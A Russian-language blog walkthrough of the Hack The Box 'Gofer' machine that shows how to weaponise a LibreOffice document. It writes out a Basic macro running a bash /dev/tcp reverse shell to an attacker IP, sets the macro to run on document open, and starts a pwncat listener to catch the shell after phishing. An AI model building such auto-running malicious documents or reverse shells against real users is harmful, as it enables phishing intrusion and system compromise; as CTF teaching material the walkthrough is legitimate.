LibreOffice для создания макроса и выполнения реверс-шелл

spy-soft.net/libreoffice-create-macro-reverse-shell

30 октября 2023 г.

В этой небольшой статье, в рамках прохождения уязвимой виртуальной машины Gofer с площадки Hack The Box, я покажу, как использовать LibreOffice для создания макроса и выполнения реверс-шелл.


Еще по теме: Как хакеры скрывают вирусы в документах Office

LibreOffice — это бесплатный офисный пакет, который включает в себя программы для создания и редактирования текстовых документов, электронных таблиц, презентаций и других офисных задач. Он доступен для различных операционных систем, включая Windows, macOS и Linux, и предоставляет альтернативу платным офисным программам, таким как Microsoft Office.


> Вся информация, методы и инструменты, описанные в данной статье, предназначены для обучения этичных хакеров (пентестеров). Использование представленной в статье информации для атак на частных лиц или организации без их предварительного согласия является незаконным. Ни редакция spy-soft.net, ни автор не несут ответственности за ваши незаконные действия.

Макрос в LibreOffice — это набор инструкций или команд, записанных в программе для автоматизации определенных задач. Он используется для выполнения повторяющихся действий или автоматизации процессов в LibreOffice.

Открываем **LibreOffice** и в меню выбираем **Tools** → **Macros** → **Organize Macros** → **Basic**, где находим текущий документ.




Окно управления макросами:



Создаем новый макрос, который выполнит реверс-шелл.


```
1   Sub Main
2         Shell("bash -c 'bash -i >& /dev/tcp/10.10.16.23/4321 0>&1'")
3   End Sub
```

Окно изменения макроса:




А теперь настроим автозапуск макроса при открытии документа. Для этого в окне управления макросами кликаем по пункту **Assign**, где переходим на вкладку **Event** и выбираем событие **Open Document**. Которому через **Macro Selector** назначаем созданный макрос.

Настройка автозапуска макроса:



Настройка события Open Document:



Сохраняем в формате ODT и загружаем на веб-сервер документ.

Запускаем листенер:

```
1  pwncat-cs -lp 4321
```

Затем начинаем фишинговую атаку и получаем коннект.

```
(local) pwncat$ back
(remote) jhudson@gofer.htb:/usr/bin$ id
uid=1000(jhudson) gid=1000(jhudson) groups=1000(jhudson),108(netdev)
(remote) jhudson@gofer.htb:/usr/bin$ cat ~/user.txt
4161e2e45f75e3f699896b599dfad440
```

Макросы используются для автоматизации задач и упрощения работы с документами, но как видите их могут использовать хакеры во вредоносных целях.

ПОЛЕЗНЫЕ ССЫЛКИ:

- Анализ вредоносных файлов Microsoft Office
- Эксплуатация уязвимости Microsoft Office CVE-2017-11826
- Разбор уязвимости LibreOffice и OpenOffice CVE-2018-16858